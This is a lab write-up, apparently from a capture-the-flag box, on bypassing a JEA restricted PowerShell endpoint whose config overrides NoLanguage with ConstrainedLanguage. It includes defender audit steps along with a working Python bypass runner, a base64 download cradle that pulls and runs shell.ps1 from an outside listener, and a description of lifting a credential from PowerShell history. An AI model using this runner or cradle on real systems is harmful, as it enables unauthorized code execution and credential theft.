LanguageMode = 'ConstrainedLanguage' is not a hardening line. On a RestrictedRemoteServer endpoint it overrides a stricter default — NoLanguage, where script blocks never parse and the call operator has nothing to invoke. The session type already knew what it was doing. The override undid it.
Two locks on the door, and the second one was the key.
TL;DR
RestrictedRemoteServer is a package, not a preference. It gives you eight plumbing commands, no providers, no external programs, and NoLanguage — a mode that disables the PowerShell scripting language outright. Add LanguageMode = 'ConstrainedLanguage' to the .pssc and you have not tightened the endpoint; you have replaced its default with a looser one. The parser comes back, script blocks parse, and & { cmd.exe /c whoami } runs a command that was never on the visible list. The command list was a menu. The language mode was the lock.
What JEA Actually Is
Before the modes, the thing they protect.
RBAC, not a sandbox product
Just Enough Administration is a role-based access control solution for PowerShell. It works as a whitelist, not a blacklist: you define what an administrator may do, and everything else is absent. The defensive deck’s own Quick Intro says exactly that — “RBAC solution”, “works with PowerShell”, “works as a whitelist and not as a blacklist”.
That framing matters because it explains why the eight commands looked so familiar. They were not a hand-built allowlist for this box. They were Microsoft’s starting allowlist for a restricted remoting endpoint.
The two files
JEA separates who connects from what they may run:
- The session configuration file (
.pssc) names the endpoint, the session type, the role definitions, and — when configured — a run-as identity. - The role capability file (
.psrc) holds the visible cmdlets, functions, parameters and external commands a role is granted.
The deck walks through the sequence — create a session configuration (slide 7), create a role capability file (slide 8), register and test (slide 9). The PingPong endpoint had the first file and no second one at all: no role capability, no VisibleCmdlets, no VisibleExternalCommands. That is why the command surface was precisely the Microsoft default and nothing more.
Who the session runs as
JEA can run as a virtual account or a gMSA when the endpoint is registered with a run-as. This endpoint had no RunAsVirtualAccount or gMSA run-as in its .pssc, so it ran as the connecting identity: Pong_gMSA$, a PONG identity with a local profile on DC1. That detail is what later put a plaintext credential in a PowerShell history file the account owned — the language-mode gap opened the door, but the identity behind the session decided what was waiting behind it.
The default command set
Slide 9 of the deck lists the eight commands RestrictedRemoteServer permits, and they are the eight we found at runtime. The .pssc told us the endpoint was restricted. The runtime census told us which commands had survived.

JEA concept, redrawn from slide 5 of the deck.
The Canonical Sources
- JEA session configurations — the page that says
-SessionType RestrictedRemoteServersessions operate in NoLanguage mode and expose exactly eight default commands. It also says no external programs are available. This is the source of truth for what the package contains. about_Language_Modes— the page that defines what each mode permits. Its own summary is blunt: JEA usesNoLanguage“to restrict sessions to command invocations only”;ConstrainedLanguage“permits all elements of the PowerShell scripting language”. Use this for the behaviour of a mode.- Cristhian Parrot (@elc0rr3Km1n0s), Bypassing Microsoft JEA role capabilities for fun & profit — the defender-facing deck, useful as a record of what defenders are taught and wrong in the way that matters. Verified slides: 4 (JEA is RBAC, a whitelist not a blacklist), 7–9 (create, register and test, including the eight defaults), 11 (
Invoke-Commandonly ifFullLanguageis enabled), 19 (script-block logging), 20 (“Securing JEA” lists Constraining Language mode and never mentions the NoLanguage default). Use it for the model defenders are given, never for the mechanism.
The docs define the mechanism. The deck describes a model. Where they disagree, the docs win.
One precision point before the tables: ScriptsNotAllowed is the error a runspace returns when it is handed syntax it does not support — under NoLanguage, for example. It is not an execution-policy error; Set-ExecutionPolicy is a separate control. The two are not synonyms.
The Four Language Modes
Most writeups list the modes in alphabetical order, as if they were rungs on a ladder. They are not. Ranked by what an operator can actually do:
| Mode | Parser | .NET type access | Commands and scripts | & { } |
|---|---|---|---|---|
NoLanguage |
Scripting language disabled | None | Only exposed cmdlets and native commands, by name | No — runspace reports ScriptsNotAllowed |
RestrictedLanguage |
On | Allowed list | Cmdlets, functions, CIM commands and workflows; no script blocks | No — script blocks are not permitted |
ConstrainedLanguage |
On | Restricted to allowed types | All language elements and all cmdlets | Yes |
FullLanguage |
On | Full | Everything, including arbitrary .NET and Add-Type C# |
Yes |
The interesting row is RestrictedLanguage. It is narrower than ConstrainedLanguage in the way that matters here: script blocks are not permitted at all. The alphabetical order suggests a middle ground that does not exist. NoLanguage closes the room. ConstrainedLanguage leaves the room open and guards the door.
What ConstrainedLanguage Actually Restricts
This is the part everyone thinks protects them. ConstrainedLanguage restricts the object surface, not the language:
Add-Typecan load signed assemblies only — arbitrary C# code and Win32 APIs are out.New-Objectand type conversions must resolve to an allowed type.[System.Net.WebClient],[RunspaceFactory]and[System.Reflection.Assembly]are not on that list.- COM is limited to three types:
Scripting.Dictionary,Scripting.FileSystemObjectandVBScript.RegExp. - You can read properties of allowed types, but you can set property values only on allowed types.
What it does not restrict is the syntax: loops, conditionals, functions, variable assignment, script block literals and the call operator all work. That is the whole gap. A full interpreter is still standing behind a short command list.
Discovery vs Invocation — The Two-Phase Model
Two filters run, at two different moments. Only one of them is a boundary.
Discovery is what happens when PowerShell answers Get-Command, or resolves a command name typed at the prompt. The visible-cmdlets filter runs here. The eight-command list runs here. If you type whoami and it is not in the visible set, discovery fails.
Invocation is what happens when PowerShell executes something it already has a reference to. & { } hands the runtime a script block directly. The runtime executes it. Discovery was never consulted, because you did not name a command — you handed the runtime a code object.
One sentence: the filter is on the door, not the room.
Under NoLanguage the scripting language is disabled — a script block never parses, and the runspace reports ScriptsNotAllowed. Under ConstrainedLanguage, the parser runs, { ... } parses, and & means “invoke this”. The eight-command list still governs what Get-Command reports. It does not govern what the call operator invokes.
The Deck’s Model vs Ours
The slide deck gets the inventory right and the conclusion wrong.
| Deck slide | What it says | What it misses |
|---|---|---|
| 9 | The eight default commands | That those eight are the session type’s defaults, not a curated allowlist |
| 11 | “If FullLanguage is enabled, use Invoke-Command” |
That ConstrainedLanguage already permits script blocks, so no FullLanguage is needed |
| 19–20 | Script-block logging, PowerShell auditing, centralised transcript logging | That the endpoint should never have had a parser to log in the first place |
The deck assumes ConstrainedLanguage is the control. It never considers that RestrictedRemoteServer starts at NoLanguage, and that writing ConstrainedLanguage into the .pssc is a downgrade dressed as hardening. That is the same category of error as reading an integer instead of the bits: the label says “constrained”, the mechanism says “unlocked”.
How To Actually Read It — Operators and Defenders
The audit order matters:
- Read
SessionTypefirst.RestrictedRemoteServerandEmptyboth default toNoLanguage;Defaultgives youFullLanguage. - Then read
LanguageMode. An explicitConstrainedLanguageorFullLanguageon a restricted session type is a finding, not hardening. - Audit registered endpoints, not just files on disk:
Get-PSSessionConfiguration | Select-Object Name, ConfigFilePath, then inspectSessionTypeandLanguageModein eachConfigFilePathwithImport-PowerShellDataFile <path>(orTest-PSSessionConfigurationFile <path>to validate the file).LanguageModeappears as a note property only on endpoints registered from a.psscfile, so an empty column on a built-in endpoint is not evidence ofNoLanguage. - Treat a short
VisibleCmdletslist as a menu, not a containment boundary. This endpoint had zero custom commands. - Enable script-block logging and centralised transcript logging via GPO; alert on script blocks submitted to a
RestrictedRemoteServersession and on child processes of the WSMan service account. - Audit accounts with local profiles on DCs but no interactive logon rights — the foothold that made this reachable.
The argument behind that checklist — why an override is a downgrade, not a tightening — is when the default is the control.
Finding the Endpoint — The Commented ConfigurationName
The name is in a comment
The .pssc on DC1 carried the endpoint name in a commented-out line:
# ConfigurationName = 'restricted'
New-PSSessionConfigurationFile comments out keys you omit; the live name is passed to Register-PSSessionConfiguration -Name. Here the commented line preserves the registered endpoint name and is the one string in the file that tells us what to connect to.
If you do not look there, you connect to the default endpoint and get a standard shell — which is not the restricted endpoint at all. The whole technique depends on asking for the named configuration.
Why evil-winrm cannot reach it
evil-winrm always talks to the default endpoint. It does not expose the WS-Management ConfigurationName parameter. To ask for restricted by name from Linux you need a PSRP client; pypsrp is the one that matters here.
The connection also needs a cross-realm ticket. The lab clock ran eight hours fast; a classic ntpdate against the DC fixed the skew, so the commands below carry no fake_time wrapper. kvno through native libkrb5 follows the referral and leaves the whole chain in the ccache:
➜ env KRB5CCNAME='Pong_gMSA$.ccache' \
kvno HTTP/dc1.ping.htb

HTTP/dc1.ping.htb@PING.HTB: kvno = 7
➜ klist Pong_gMSA\$.ccache
# krbtgt/PONG.HTB@PONG.HTB       <- home TGT
# krbtgt/PING.HTB@PONG.HTB       <- referral TGT
# HTTP/dc1.ping.htb@PING.HTB     <- service ticket
The pypsrp connection
Two settings carry the whole trick — configuration_name="restricted" asks for the named endpoint, and negotiate_service="HTTP" forces the SPN into the right realm:
os.environ["KRB5CCNAME"] = "Pong_gMSA$.ccache"
os.environ["KRB5_CONFIG"] = "/etc/krb5.conf"

wsman = WSMan(
    "dc1.ping.htb", port=5985, ssl=False, path="wsman",
    auth="kerberos", encryption="auto", no_proxy=True,
    negotiate_service="HTTP",
)

with RunspacePool(wsman, configuration_name="restricted") as pool:
    ps = PowerShell(pool)
    ps.add_script("(Get-Command).Name")
    for item in ps.invoke():
        print(item)
What 5.1.20348.4294 tells you
A version probe against the endpoint returned 5.1.20348.4294: a full PowerShell 5.1 interpreter on Server 2022, not a toy emulator. The cmdlets were trimmed; the language engine was not. Enumerate at runtime — do not trust the .pssc to be current.
Real Domain Walkthrough — PingPong
The profile that should not have been there
Pong_gMSA$ had a local profile on DC1 but belonged to neither Remote Management Users nor the custom TempWinRMAccess group. Default WinRM access failed every time. A profile on a machine you cannot log onto is a strong hint that something else brought the account there.
C:\ProgramData\JEA\JEA.pssc
C:\ProgramData\JEA\JEA.pssc was the answer, 477 bytes:
@{
SchemaVersion = '2.0.0.0'
GUID = 'e26939b6-819a-496e-be9a-dfb45427c765'
# ConfigurationName = 'restricted'
Author = 'Administrator'
SessionType = 'RestrictedRemoteServer'
LanguageMode = 'ConstrainedLanguage'
}
No role capability, no VisibleCmdlets, no VisibleExternalCommands. The template is Microsoft’s; the language-mode line is the human decision. The commented-out ConfigurationName is the one string that names something we can connect to.
The gMSA’s own profile also held two files we did not use: JEAconfig_backup.pssc and ITAccess.psrc. That configuration did set RunAsVirtualAccount = $true and bound Pong\C.Carlssen to the ITAccess role. The restricted endpoint we connected to had none of that — its .pssc had no run-as setting, which is why the session ran as the connecting gMSA.
Why the default endpoint failed
The ordinary WinRM path was closed before the endpoint even mattered: Pong_gMSA$ sat outside Remote Management Users, so evil-winrm had nothing to authenticate to and no way to name a configuration anyway. The named endpoint was the way in, and it took two things a WinRM client cannot supply — a ConfigurationName and a cross-realm ticket. The ticket came from native kvno; the three-line klist in the cross-realm post shows the referral was followed.
The blank harness
The harness started empty on purpose: connect, ask one thing, change one line. The connection skeleton was the whole trick — KRB5CCNAME, the merged KRB5_CONFIG, negotiate_service="HTTP" and configuration_name="restricted".
# jea_transport.py — print the WSMan transport the client will use.
import os
from pypsrp.wsman import WSMan

os.environ["KRB5CCNAME"] = "Pong_gMSA$.ccache"
os.environ["KRB5_CONFIG"] = "/etc/krb5.conf"

TARGET = "dc1.ping.htb"

wsman = WSMan(
    TARGET,
    port=5985,
    ssl=False,
    path="wsman",
    auth="kerberos",
    encryption="auto",
    no_proxy=True,
    negotiate_service="HTTP",
)

t = wsman.transport
print(f"endpoint: {t.endpoint}")
print(f"ssl: {t.ssl}")
print(f"negotiate_service: {t.negotiate_service or 'WSMAN (default)'}")
A transport probe first confirmed what the client thought it was doing:
➜ uv run --python 3.12 --with 'pypsrp[kerberos]' jea_transport.py
endpoint: http://dc1.ping.htb:5985/wsman
ssl: False
negotiate_service: HTTP
The commands below use uv run --python 3.12 --with 'pypsrp[kerberos]' so the dependency comes from the command itself — no separate install and no inline script metadata. uv caches the environment after the first run. Run them from the directory holding Pong_gMSA$.ccache; the KRB5CCNAME path is relative.
Five questions followed, and each step changed only CMD.
Step 1 — what engine is behind the door
# jea_probe.py — minimal PSRP harness; change CMD and rerun.
import os
from pypsrp.wsman import WSMan
from pypsrp.powershell import RunspacePool, PowerShell

os.environ["KRB5CCNAME"] = "Pong_gMSA$.ccache"
os.environ["KRB5_CONFIG"] = "/etc/krb5.conf"

TARGET = "dc1.ping.htb"
ENDPOINT = "restricted"
CMD = "$PSVersionTable.PSVersion"

wsman = WSMan(
    TARGET,
    port=5985,
    ssl=False,
    path="wsman",
    auth="kerberos",
    encryption="auto",
    no_proxy=True,
    negotiate_service="HTTP",
)

with RunspacePool(wsman, configuration_name=ENDPOINT) as pool:
    ps = PowerShell(pool)
    ps.add_script(CMD)
    for item in ps.invoke():
        print(item)
    for err in ps.streams.error:
        print(f"[!] {err}")
➜ uv run --python 3.12 --with 'pypsrp[kerberos]' jea_probe.py
5.1.20348.4294
Server 2022’s full PowerShell 5.1 — the endpoint had trimmed its cmdlets, not its engine.
Step 2 — a command that should exist
CMD = "Get-Location"
➜ uv run --python 3.12 --with 'pypsrp[kerberos]' jea_probe.py
[!] The term 'Get-Location' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
The runspace opened, the code executed, and the endpoint said no. That is how a restricted endpoint announces itself: not by refusing the connection, but by refusing a cmdlet.
Step 3 — ask what is actually there
CMD = "(Get-Command).Name"
➜ uv run --python 3.12 --with 'pypsrp[kerberos]' jea_probe.py
Clear-Host
Exit-PSSession
Get-Command
Get-FormatData
Get-Help
Measure-Object
Out-Default
Select-Object
Eight names, and every one of them plumbing: formatting, help, output, selection, a counter. No Get-Location, no Get-ChildItem, no Invoke-Command. These are Microsoft’s RestrictedRemoteServer defaults — the template, untouched.
Step 4 — the obvious attempt fails
CMD = "whoami"
➜ uv run --python 3.12 --with 'pypsrp[kerberos]' jea_probe.py
[!] The term 'whoami.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
whoami resolves to whoami.exe, an external executable. The session type blocks it at discovery — the visible-commands filter covers executables as well as cmdlets, and the visible list was not the only boundary. This endpoint had no .psrc, so there was no VisibleExternalCommands list even to consult; & { } reaches executables through the runtime, around that filter, the same way it reaches cmdlets.
Step 5 — the call operator
The same harness became a command runner when the question changed to:
CMD = "& { whoami }"
➜ uv run --python 3.12 --with 'pypsrp[kerberos]' jea_probe.py
pong\pong_gmsa$
& { } is a language construct, not a command name. The parser it needed had been switched back on by one line in the .pssc.
The cleaned scripts
One harness, five questions, a single line changed between each. The enumerator is the Step 3 probe — the same harness with one line different:
- CMD = "$PSVersionTable.PSVersion"
+ CMD = "(Get-Command).Name"
Its output is the eight names from Step 3. The command runner — the one we actually use — is below in full.
The command runner:
# jea_bypass.py — run an arbitrary command through the restricted endpoint.
import os
import sys
from pypsrp.wsman import WSMan
from pypsrp.powershell import RunspacePool, PowerShell

os.environ["KRB5CCNAME"] = "Pong_gMSA$.ccache"
os.environ["KRB5_CONFIG"] = "/etc/krb5.conf"

cmd = sys.argv[1] if len(sys.argv) > 1 else "cmd.exe /c whoami"

wsman = WSMan(
    "dc1.ping.htb",
    port=5985,
    ssl=False,
    path="wsman",
    auth="kerberos",
    encryption="auto",
    no_proxy=True,
    negotiate_service="HTTP",
)

with RunspacePool(wsman, configuration_name="restricted") as pool:
    ps = PowerShell(pool)
    ps.add_script(f"& {{ {cmd} }}")
    out = ps.invoke()
    for item in out:
        print(item)
    for err in ps.streams.error:
        print(f"[!] {err}")
The core of the bypass is one line:
ps.add_script(f"& {{ {cmd} }}")
➜ uv run --python 3.12 --with 'pypsrp[kerberos]' \
jea_bypass.py "cmd.exe /c whoami"
pong\pong_gmsa$
whoami was never on the list. Had the line been absent, NoLanguage would have refused the same request with ScriptsNotAllowed.
A UTF-16LE base64 cradle through the same endpoint pulled shell.ps1 from the listener and landed a full shell as pong\pong_gmsa$ on DC1:
➜ uv run --python 3.12 --with 'pypsrp[kerberos]' \
jea_bypass.py \
    "powershell.exe -ep bypass -nop -w hidden -e SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAIgBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANgAuADUANgAvAHMAaABlAGwAbAAuAHAAcwAxACIAKQA="

The PSReadLine payoff
The shell belonged to a gMSA, so its PowerShell history lived in that profile. ConsoleHost_history.txt under %APPDATA%\Microsoft\Windows\PowerShell\PSReadLine held a plain-text credential for pong\c.carlssen, typed months earlier to build a PSCredential object. No exploit, no misconfiguration — a person doing their job in a way that left a door open. That password unlocked the second half of the box.
When the Default Is the Control
The checklist is the mechanics. This is the argument.
The administrator added a line they believed was security. It removed the only control that would have stopped this. NoLanguage was not an inconvenience to be tuned; it was the containment. ConstrainedLanguage is perfectly reasonable in a normal interactive shell and precisely wrong in a RestrictedRemoteServer endpoint.
The general lesson is the same one the rest of this trilogy keeps landing: read the mechanism, not the label. “Constrained” sounds like a wall. In this session type it was the key.
Closing — Read the Session Type, Not the Override
The eight commands were never the boundary. They were the menu. The boundary was the language mode the session type brought with it, and one line in a text file put the parser back.
The audit is two reads, in this order: SessionType out of the .pssc, then LanguageMode. If the first says RestrictedRemoteServer and the second says anything other than NoLanguage, the endpoint’s containment was overridden — and the override is the finding, not a hardening note. A short command list is not containment. A parser you did not mean to enable is.